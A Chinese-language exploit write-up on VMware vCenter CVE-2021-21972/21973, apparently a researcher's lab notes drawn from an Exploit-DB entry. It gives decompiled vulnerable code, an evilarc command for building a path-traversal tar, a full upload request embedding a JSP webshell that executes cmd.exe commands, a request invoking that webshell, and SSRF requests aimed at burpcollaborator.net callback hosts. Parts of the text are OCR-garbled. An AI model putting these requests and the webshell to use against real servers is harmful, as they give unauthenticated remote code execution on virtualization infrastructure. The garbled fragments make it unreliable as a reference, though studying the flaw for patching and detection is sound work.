

# VMware vCenter Server RCE/SSRF[CVE-2021-21972/3]

## 漏洞详情

/ui/vropspluginui/rest/services/uploadova 这个接口存在未授权的 tar 文件上传功能，且可以路径穿越。不过这个路径穿越不是在上传请求的文件名处，而是在 tar 文件中的文件名。在 Windows 平台攻击者可利用这个 endpoint 上传包含 webshell 的 tar 文件，或者在 Linux 平台上传公钥至 /home/vsphere-ui/.ssh/authorized\_keys 实现 RCE。

## 影响范围：

- VMware vCenter Server (7.x before 7.0 U1c, 6.7 before 6.7 U3l and 6.5 before 6.5 U3n) 对应到安装镜像的版本：
- vCenter Server 6.5 (7515524<[vulnerable]<17590285)
- vCenter Server 6.7 (<17138064) vCenter Server 7 (<17327517)

## 说明

翻译自：<https://www.exploit-db.com/exploits/49602>

- 1、Linux 平台利用方式最好是上传 SSH 公钥（如果开启 ssh 端口）
- 2、Linux 平台 upload 操作使用的用户是 vsphere-ui:users,
- 3、Windows 平台 upload 操作是 SYSTEM 用户权限
- 4、vCenter 6.5 <=7515524 不受此漏洞影响，因为没有 vropspluginui 这个组件（是说怎么用之前文件读取的镜像无法利用）
- 5、vCenter 6.7U2(Linux appliance b13010631) 及以上版本其 WEB 服务在内存中，所以需要持久化的利用方式（写入 webshell 需重启后使用或者 SSH 公钥写入）

## 环境搭建

使用 Windows Server 2016 搭载 VMware-VIM-all-6.7.0-14367737.iso

## 关键代码

#TODO 没仔细分析，调试环境没搭成功

漏洞代码：vropsplugin-

service.jar!\com\vmware\vropspluginui\mvc\ServicesController#uploadOvaFile

```
377 @RequestMapping(  
378     value = {"/uploadova"},  
379     method = {RequestMethod.POST}  
380 )  
381 public void uploadOvaFile(@RequestParam(value = "uploadFile", required = true) CommonsMultipartFile uploadFile, HttpServletResponse response) throws Exception {  
382     logger.info("Entering uploadOvaFile api");  
383     int code = uploadFile.isEmpty() ? 400 : 200;  
384     PrintWriter wr = null;  
385  
386     try {  
387         if (code != 200) {  
388             response.sendError(code, "Arguments Missing");  
389             return;  
390         }  
391  
392         wr = response.getWriter();  
393     } catch (IOException var14) {  
394         var14.printStackTrace();  
395         logger.info("upload Ova Controller Ended With Error");  
396     }  
397  
398     response.setStatus(code);  
399     String returnStatus = "SUCCESS";  
400     if (!uploadFile.isEmpty()) {  
401         try {  
402             logger.info("Downloading OVA file has been started");  
403             logger.info("Size of the file received : " + uploadFile.getSize());  
404             InputStream inputStream = uploadFile.getInputStream();  
405             File dir = new File("pathname: "/tmp/unicorn_ova_dir");  
406             if (!dir.exists()) {  
407                 dir.mkdirs();  
408             } else {  
409                 String[] entries = dir.list();  
410                 String[] var9 = entries;  
411                 int var10 = entries.length;
```

shadowsock7

```

400     if (!uploadFile.isEmpty()) {
401         try {
402             logger.info(0: "Downloading OVA file has been started");
403             logger.info(0: "Size of the file received : " + uploadFile.getSize());
404             InputStream inputStream = uploadFile.getInputStream();
405             File dir = new File(pathname: "/tmp/unicorn_ova_dir");
406             if (!dir.exists()) {
407                 dir.mkdirs();
408             } else {
409                 String[] entries = dir.list();
410                 String[] var9 = entries;
411                 int var10 = entries.length;
412
413                 for(int var11 = 0; var11 < var10; ++var11) {
414                     String entry = var9[var11];
415                     File currentFile = new File(dir.getPath(), entry);
416                     currentFile.delete();
417                 }
418
419                 logger.info(0: "Successfully cleaned : /tmp/unicorn_ova_dir");
420             }
421
422             TarArchiveInputStream in = new TarArchiveInputStream(inputStream);
423             TarArchiveEntry entry = in.getNextTarEntry();
424             ArrayList result = new ArrayList();
425
426             while(entry != null) {
427                 if (entry.isDirectory()) {
428                     entry = in.getNextTarEntry();
429                 } else {
430                     File curfile = new File(parent: "/tmp/unicorn_ova_dir", entry.getName());
431                     File parent = curfile.getParentFile();
432                     if (!parent.exists()) {
433                         parent.mkdirs();
434                     }

```

路径穿越

shadowsock7

tar 生成方法使用这个工具: <https://github.com/ptoomey3/evilarc/blob/master/evilarc.py>

```
python3 D:\repos\Poc\evilarc.py -d 5 -p 'ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport' -o win -f exp_by_cqq.tar D:\repos\xxx\upload\test_by_cqq111.jsp
```

生成之后:

C:\Users\Administrator\exp\_by\_cqq.tar\..\..\ProgramData\VMware\vCenterServer\data\perfcharts\tc-instance\webapps\statsreport\

名称	大小	压缩后大小	修改时间	模式	用户	组	链接
test_by_cqq111.jsp	736	1 024	2020-11-12 1...	-rw-rw-rw-			shadowsock7

## Demo


上传 webshell:

The screenshot displays a web browser window with two tabs: 'Request' and 'Response'. The 'Request' tab shows a POST request to the URL `/ui/vropspluginui/rest/services/uploadova` with a content type of `multipart/form-data`. The request body includes a file named `test_by_cqq.txt` and a content disposition of `form-data; name="uploadFile"; filename="test_by_cqq.txt"`. The 'Response' tab shows a 200 status with a `Set-Cookie: VSPHERE-UI-JSESSIONID=793F635DFAF39161F7F4D34C23194FE0; Path=/ui; Secure; HttpOnly` and a `SUCCESS` message. A file explorer window is open, showing the file `test_by_cqq.txt` in the `C:\testFolder` directory.

上传成功:

名称	修改日期	类型	大小
hostVirtualMachines.jsp	2019/8/9 17:33	JSP 文件	13 KB
loadingIndicator.jsp	2019/8/9 17:33	JSP 文件	3 KB
main.css	2019/8/9 17:33	层叠样式表文档	7 KB
modeLinks.jsp	2019/8/9 17:33	JSP 文件	2 KB
noPerformanceData.jsp	2019/8/9 17:33	JSP 文件	2 KB
noPerformanceDataForStatsLevel.jsp	2019/8/9 17:33	JSP 文件	2 KB
pageControlTab.jsp	2019/8/9 17:33	JSP 文件	8 KB
perfcharts-health-resourcebundle.jar	2019/8/9 17:33	JAR 文件	9 KB
realtimeRefresh.jsp	2019/8/9 17:33	JSP 文件	1 KB
resourcePoolHome.jsp	2019/8/9 17:33	JSP 文件	3 KB
resourcePoolRPVMs.jsp	2019/8/9 17:33	JSP 文件	19 KB
statsApplicationLauncher.jsp	2019/8/9 17:33	JSP 文件	2 KB
storagePodHome.jsp	2019/8/9 17:33	JSP 文件	12 KB
storagePodNfsPerf.jsp	2019/8/9 17:33	JSP 文件	6 KB
storagePodPerf.jsp	2019/8/9 17:33	JSP 文件	6 KB
test_by_cqq111.jsp	2021/2/25 17:14	JSP 文件	1 KB
timeRangeLinks.jsp	2019/8/9 17:33	JSP 文件	18 KB
timeRangeText.jsp	2019/8/9 17:33	JSP 文件	3 KB
timezone.jsp	2019/8/9 17:33	JSP 文件	2 KB
transparencyFix.jsp	2019/8/9 17:33	JSP 文件	1 KB
unauthorized.jsp	2019/8/9 17:33	JSP 文件	2 KB

访问 webshell:



查看版本方法：

命令参数：

```
curl -i -s -k -X $'POST' -H $'Host: 10.x.y.z' -H $'Connection: close' --data-binary $'<env:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:env="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">\x0a <env:Body>\x0a <RetrieveServiceContent xmlns="urn:vim25">\x0a <_this type="ServiceInstance">ServiceInstance</_this>\x0a </RetrieveServiceContent>\x0a </env:Body>\x0a </env:Envelope>' $'https://10.x.y.z/sdk'
```

http 请求：

```
POST /sdk HTTP/1.1
Host: 10.x.y.z
Connection: close


<env:Envelope xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:env="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <env:Body>
    <RetrieveServiceContent xmlns="urn:vim25">
      <_this type="ServiceInstance">ServiceInstance</_this>
    </RetrieveServiceContent>
  </env:Body>
</env:Envelope>
```

```
- $ curl -i -s -k -X $'POST' -H $'Host: 10.10.10.10' -H $'Connection: close' --data-binary '$<env:Envelope xmlns:xsd=
"http://www.w3.org/2001/XMLSchema" xmlns:env="http://schemas.xmlsoap.org/soap/envelope/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instanc
e" xmlns:urn="urn:vim25" xmlns:vm="urn:vim25" xmlns:vs="urn:vim25" xmlns:vs="urn:vim25" xmlns:vs="urn:vim25" xmlns:vs="urn:vim25" xmlns:vs="urn:vim25"
"/><env:Body><x0a
</env:Body><x0a
</env:Envelope>' $'https://10.10.10.10/sdk'
HTTP/1.1 200 OK
Date: Fri, 5 Mar 2021 07:02:15 GMT
Cache-Control: no-cache
Connection: close
Content-Type: text/xml; charset=utf-8
Content-Length: 2213

<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope xmlns:soapenc="http://schemas.xmlsoap.org/soap/encoding/"
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
  xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <soapenv:Body>
    <RetrieveServiceContentResponse xmlns="urn:vim25"><returnval><rootFolder type="Folder">group-d1</rootFolder><propertyCollector type="PropertyColl
ector"><propertyCollector><propertyCollector><viewManager type="ViewManager">ViewManager</viewManager><about><name>VMware vCenter Server</name><fu
llName>VMware vCenter Server 6.0.0 build-2776511</fullName><vendor>VMware, Inc.</vendor><version>6.0.0</version><build>2776511</build><localeVers
ion>INTL</localeVersion><localeBuild>000</localeBuild><osType>win32-x64</osType><productLineId>vpx</productLineId><apiType>VirtualCenter</apiType
><apiVersion>6.0</apiVersion></about><setting type="OptionManager">VpxSettings</setting><userDirectory type="UserDirectory">UserDirectory</userDi
rectory><sessionManager type="SessionManager">SessionManager</sessionManager><authorizationManager type="AuthorizationManager">AuthorizationManag
er</authorizationManager><perfManager type="PerformanceManager">PerfMgr</perfManager><scheduledTaskManager type="ScheduledTaskManager">ScheduledT
askManager</scheduledTaskManager><alarmManager type="AlarmManager">AlarmManager</alarmManager><eventManager type="EventManager">EventManager</eve
ntManager><taskManager type="TaskManager">TaskManager</taskManager><extensionManager type="ExtensionManager">ExtensionManager</extensionManager><
customizationSpecManager type="CustomizationSpecManager">CustomizationSpecManager</customizationSpecManager><customFieldsManager type="CustomFiel
dsManager">CustomFieldsManager</customFieldsManager><diagnosticManager type="DiagnosticManager">DiagMgr</diagnosticManager><licenseManager type="
LicenseManager">LicenseManager</licenseManager><searchIndex type="SearchIndex">SearchIndex</searchIndex><fileManager type="FileManager">FileManag
er</fileManager><virtualDiskManager type="VirtualDiskManager">VirtualDiskManager</virtualDiskManager></returnval></RetrieveServiceContentResponse
>
  </soapenv:Body>
</soapenv:Envelope>
```

## poc

由于 / ui/vropspluginui/rest/services/uploadova 这个 endpoint 存在且仅支持 POST 请求，所以 GET 这个 endpoint 如果返回 405，则粗略证明漏洞存在。



## exp

仅测试 windows 平台：1、上传 webshell

POST /ui/vropspluginui/rest/services/uploadova HTTP/1.1

Host: 192.168.85.146

Connection: close

Content-Length: 2408

```
-----test
```

```
Content-Disposition: form-data; name="uploadFile"; filename="test_by_cqq.ova"
```

Content-Type: text/plain

```

../../../../ProgramData/VMware/vCenterServer/data/perfcharts/tc-instance/webapps/statsr
eport/test_by_cqq111.jsp../../../../ProgramData/VMware/vCenterServer/data/perfcharts/
tc-instance/webapps/statsreport/test00006660000000000000000000000000134013753174237031127 0u
star 0000000000000000<%@ page import="java.util.*,java.io.*,java.net.*"%>
<HTML><BODY>
<FORM METHOD="POST" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "\n<BR>");
    Process p = Runtime.getRuntime().exec("cmd.exe /c " + request.getParameter("cmd")
));
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
        out.println(disr); disr = dis.readLine(); }
    }
%>
</pre>
</BODY></HTML>
-----test--

```

## 2、访问 webshell

```
GET /statsreport/test_by_cqq111.jsp?cmd=ipconfig HTTP/1.1
```

**Host:** 192.168.85.146

```
Connection: close
```


## SSRF

参考陈师傅的知识星球。

```
/ui/vropspluginui/rest/services/getvcdetails
```



直接访问这个，出现 500，说缺少一个 header: vcIP



**Request**

```
1 GET /ui/vropspluginui/rest/services/getvcdetails HTTP/1.1
2 Host: 192.168.85.146
3 Connection: close
4
5
```


**Response**

```
1 HTTP/1.1 500
2 Set-Cookie: VSPHERE-UI-JSESSIONID=69072E2BAEDBCAFD1A46DD8E9DED4F2; Path=/ui;
3 Secure; HttpOnly
4 Content-Type: application/json; charset=UTF-8
5 Date: Fri, 26 Feb 2021 02:51:11 GMT
6 Connection: close
7 Server: Anonymous
8 Content-Length: 11264
9 {"stackTrace":
  "org.springframework.web.bind.ServletRequestBindingException: Missing request header 'vcIP' for method parameter of type String\r\n\tat org.springframework.web.method.annotation.RequestHeaderMethodArgumentResolver.handleMissingValue(RequestHeaderMethodArgumentResolver.java:82)\r\n\tat org.springframework.web.method.annotation.AbstractNamedValueMethodArgumentResolver.handleMissingValue(AbstractNamedValueMethodArgumentResolver.java:215)\r\n\tat org.springframework.web.method.annotation.AbstractNamedValueMethodArgumentResolver.resolveArgument(AbstractNamedValueMethodArgumentResolver.java:109)\r\n\tat org.springframework.web.method.support.HandlerMethod"
```

查看是哪个类在处理这个 endpoint:

```
~/repos$ strings vropsplugin-service.jar|grep getvcdetails
~/repos$ unzip -q vropsplugin-service.jar -d vropsplugin-service
~/repos$ cd vropsplugin-service
~/repos/vropsplugin-service$ grep -rn getvcdetails *
Binary file com/vmware/vropspluginui/helper/RestClientWrapper.class matches
Binary file com/vmware/vropspluginui/mvc/ServicesController.class matches
```

加入必须的 header:



**Request**

```
1 GET /ui/vropspluginui/rest/services/getvcdetails HTTP/1.1
2 Host: 192.168.85.146
3 vcIP: 0tuao1eyw4tbcov9356ffq03yu4ks9.burpcollaborator.net
4 vcUsername: Y3Fx
5 vcPassword: Y3Fx
6 reqResource: test_endpoint
7 Connection: close
8
9
```

**Poll Collaborator interactions**

#	Time	Type	Payload	Comment
1	2021-02-26 03:41:28 UTC	DNS	0tuao1eyw4tbcov9356ffq03yu4ks9	
2	2021-02-26 03:41:31 UTC	HTTP	0tuao1eyw4tbcov9356ffq03yu4ks9	

**Description** | **Request to Collaborator** | **Response from Collaborator**

**Raw** | **Params** | **Headers** | **Hex** | **XML**

```
1 POST /sdk HTTP/1.1
2 Accept: text/xml, multipart/related
3 Content-Type: text/xml; charset=utf-8
4 SOAPAction: "urn:vim25/6.7"
5 User-Agent: JAX-WS RI 2.2.9-b130926.1035 svn-revision#5f6196f2b90e9460065a4c2f4e30e065b245e51e
6 Cache-Control: no-cache
7 Pragma: no-cache
8 Host: 0tuao1eyw4tbcov9356ffq03yu4ks9.burpcollaborator.net
9 Connection: keep-alive
10 Content-Length: 236
11
12 <?xml version="1.0" ?><S:Envelope xmlns:S="http://schemas.xmlsoap.org/soap/envelope/"><S:Body><
  RetrieveServiceContent xmlns="urn:vim25"><_this type="ServiceInstance">ServiceInstance</_this></
  RetrieveServiceContent></S:Body></S:Envelope>
```

之前没碰到这个 jdk 的 http 客户端:

rt.jar!\com\sun\xml\internal\ws\transport\http\client\HttpTransportPipe.class



```

107 public Packet process(Packet request) {
108     try {
109         Map<String, List<String>> reqHeaders = new Headers();
110         Map<String, List<String>> userHeaders = (Map)request.invocationProperties.get("javax.xml.ws.http.request.headers");
111         boolean addUserAgent = true;
112         if (userHeaders != null) {
113             reqHeaders.putAll(userHeaders);
114             if (userHeaders.get("User-Agent") != null) {
115                 addUserAgent = false;
116             }
117         }
118
119         if (addUserAgent) {
120             reqHeaders.put("User-Agent", USER_AGENT);
121         }
122
123         this.addBasicAuth(request, reqHeaders);
124         this.addCookies(request, reqHeaders);
125         HttpClientTransport con = this.getTransport(request, reqHeaders);
126         request.addSatellite(new HttpResponseProperties(con));
127         ContentType ct = this.codec.getStaticContentType(request);
128         ByteBuffer buf;
129         if (ct == null) {
130             buf = new ByteBuffer();
131             ct = this.codec.encode(request, buf);
132             reqHeaders.put("Content-Length", Collections.singletonList(Integer.toString(buf.size())));
133             reqHeaders.put("Content-Type", Collections.singletonList(ct.getContentType()));
134             if (ct.getAcceptHeader() != null) {
135                 reqHeaders.put("Accept", Collections.singletonList(ct.getAcceptHeader()));
136             }
137
138             if (this.binding instanceof SOAPBinding) {
139                 this.writeSOAPAction(reqHeaders, ct.getSOAPActionHeader());
140             }

```

shadowsock7

贴一个调用栈：

## Response

Raw Headers Hex JSON Beautifier

```
1 {
2   "stackTrace": "com.sun.xml.internal.ws.client.ClientTransportException: 服务器发送了
HTTP 状态码200: OK\r\n\tat
com.sun.xml.internal.ws.transport.http.client.HttpTransportPipe.createResponsePac
ket(HttpTransportPipe.java:266)\r\n\tat
com.sun.xml.internal.ws.transport.http.client.HttpTransportPipe.process(HttpTranspo
rtPipe.java:217)\r\n\tat
com.sun.xml.internal.ws.transport.http.client.HttpTransportPipe.processRequest(Http
TransportPipe.java:130)\r\n\tat
com.sun.xml.internal.ws.transport.DeferredTransportPipe.processRequest(DeferredTran
sportPipe.java:124)\r\n\tat
com.sun.xml.internal.ws.api.pipe.Fiber.__doRun(Fiber.java:1121)\r\n\tat
com.sun.xml.internal.ws.api.pipe.Fiber._doRun(Fiber.java:1035)\r\n\tat
com.sun.xml.internal.ws.api.pipe.Fiber.doRun(Fiber.java:1004)\r\n\tat
com.sun.xml.internal.ws.api.pipe.Fiber.runSync(Fiber.java:862)\r\n\tat
com.sun.xml.internal.ws.client.Stub.process(Stub.java:448)\r\n\tat
com.sun.xml.internal.ws.client.sei.SEIStub.doProcess(SEIStub.java:178)\r\n\tat
com.sun.xml.internal.ws.client.sei.SyncMethodHandler.invoke(SyncMethodHandler.java:
93)\r\n\tat
com.sun.xml.internal.ws.client.sei.SyncMethodHandler.invoke(SyncMethodHandler.java:
77)\r\n\tat
com.sun.xml.internal.ws.client.sei.SEIStub.invoke(SEIStub.java:147)\r\n\tat
com.sun.proxy.$Proxy797.retrieveServiceContent(Unknown Source)\r\n\tat
com.vmware.vropspluginui.helper.VcDetailsUtils.connectToVc(VcDetailsUtils.java:80)\r
\n\tat
com.vmware.vropspluginui.mvc.ServicesController.getvcdetails(ServicesController.jav
a:211)\r\n\tat sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\r\n\tat
sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:62)\r\n\t
at
```

代码流程:

```

163 public ResponseEntity<String> getvcdetails(@RequestHeader(value = "vcIP",required = true) String vcIP, @RequestHeader(value = "vcUsername",required = true) String vcUsername, @RequestHeader(value
164 logger.info(⊗: "Entering getvcdetails api");
165 logger.info(⊗: "getVcDetails Controller Begin");
166
167 try {
168     vcPassword = new String(Base64.getDecoder().decode(vcPassword), Charset.forName("UTF-8"));
169 } catch (UnsupportedEncodingException var14) {
170     logger.error(⊗: "Encoding not supported");
171     var14.printStackTrace();
172     return new ResponseEntity( body: "", HttpStatus.BAD_REQUEST);
173 }
174
175 String vusername = URLDecoder.decode(vcUsername, "UTF-8");
176 logger.info(⊗: "getvcdetails username: " + vusername);
177 VcDetailsUtils.connectToVc(vcIP, vusername, vcPassword);
178 HttpHeaders responseHeaders = new HttpHeaders();
179 responseHeaders.set("Content-Type", "application/json; charset=UTF-8");
180 String returnResult = null;
181
182 try {
183     VcDetailsUtils.connectToVc(vcIP, vusername, vcPassword);
184     if (reqResource.equalsIgnoreCase(VimTypes.DATACENTER)) {
185         logger.info(⊗: "[getvcdetails] - Requested Resource is DATACENTER");
186         returnResult = VcDetailsUtils.getAllDatacenters();
187     } else if (reqResource.equalsIgnoreCase(VimTypes.CLUSTER)) {
188         logger.info(⊗: "[getvcdetails] - Requested Resource is CLUSTER");
189         returnResult = VcDetailsUtils.getClustersAndComputeResources(datacenterId);
190     } else if (reqResource.equalsIgnoreCase(VimTypes.HOST)) {
191         logger.info(⊗: "[getvcdetails] - Requested Resource is HOST");
192         returnResult = VcDetailsUtils.getHostsFromCluster(datacenterId, clusterId);
193     } else if (reqResource.equalsIgnoreCase(VimTypes.DATASTORE)) {
194         if (reqResourceType.equalsIgnoreCase(VimTypes.HOST)) {
195             logger.info(⊗: "[getvcdetails] - Requested Resource is DATASTORE and requested by HOST");
196             returnResult = VcDetailsUtils.getDatastoreAndNetworkFromHost(datacenterId, clusterId, hostId);
197         } else if (reqResourceType.equalsIgnoreCase(VimTypes.COMPUTE_RESOURCE)) {
198             logger.info(⊗: "[getvcdetails] - Requested Resource is DATASTORE and requested by ComputeResource");
199             returnResult = VcDetailsUtils.getDatastoreAndNetworkFromComputeResource(datacenterId, hostId);

```

shadowsock7

```

58 @ public static void connectToVc(String vcIp, String userName, String password) throws Exception {
59     if (_isConnected) {
60         _logger.info(⊗: "[connectToVc] - Connection already exists hence disconnecting");
61         disconnect();
62     }
63
64     if (!_isConnected) {
65         _logger.info(⊗: "[connectToVc] - Connecting to VC : " + vcIp);
66         HostnameVerifier hv = verify(urlHostName, session) → { return true; };
67         TrustAllTrustManager.trustAllHttpsCertificates();
68         HttpsURLConnection.setDefaultHostnameVerifier(hv);
69         SVC_INST_REF.setType("ServiceInstance");
70         SVC_INST_REF.setValue("ServiceInstance");
71         Map<String, Object> ctxt = ((BindingProvider)_vimPort).getRequestContext();
72         ctxt.put("javax.xml.ws.service.endpoint.address", formVCServerUrl(vcIp));
73         ctxt.put("javax.xml.ws.session.maintain", true);
74         _serviceContent = _vimPort.retrieveServiceContent(SVC_INST_REF);
75         _vimPort.login(_serviceContent.getSessionManager(), userName, password, (String)null);
76         _isConnected = true;
77         _logger.info(⊗: "[connectToVc] - Successfully connected to VC : " + vcIp);
78     }
79 }
80
81
82
83
84 }

```

shadowsock7

怪不得用 nc 收到的是乱码，原来是用了 https

[illegible]

```
98 @ public static String formVCServerUrl(String vcUrl) {
99     return "https://" + vcUrl + "/sdk";
100 }
```

通过查看源码得知，还有两处 SSRF：

/testvcconnection

/testvropsconnection

Request

Raw

Headers

Hex

```

1 GET /ui/vropspluginui/rest/services/testvcconnection HTTP/1.1
2 Host: 192.168.85.146
3 vCIP: 9kux67skser8x968qgbfo9covf15pu.burpcollaborator.net
4 vcUsername: Y3Fx
5 vcPassword: Y3Fx
6 Connection: close
7
8

```

Response

Raw

Headers

Hex

```

1 HTTP/1.1 200
2 Set-Cookie:
Secure; Http
3 Content-Type:
4 Content-Leng
5 Date: Fri, 2
6 Connection:
7 Server: Anon
8
9 True

```

Number to generate: 1

Copy to clipboard

☒ Include Collaborator server locat

Poll Collaborator interactions

Poll every 60 seconds

Poll now

#	Time	Type	Payload
1	2021-11-26 03:56:42 UTC	DNS	9kux67skser8x968qgbfo9covf15pu
2	2021-11-26 03:56:44 UTC	HTTP	9kux67skser8x968qgbfo9covf15pu

Description

Request to Collaborator

Response from Collaborator

Raw

Headers

Hex

```

1 GET /mob HTTP/1.1
2 Authorization: Basic WTNGeDpjcXE=
3 Content-Type: application/json
4 Cache-Control: no-cache
5 Pragma: no-cache
6 User-Agent: Java/1.8.0_7
7 Host: 9kux67skser8x968qgbfo9covf15pu.burpcollaborator.net
8 Accept: text/html, image/gif, image/jpeg, */*; q=.2, */*; q=.2
9 Connection: keep-alive
10

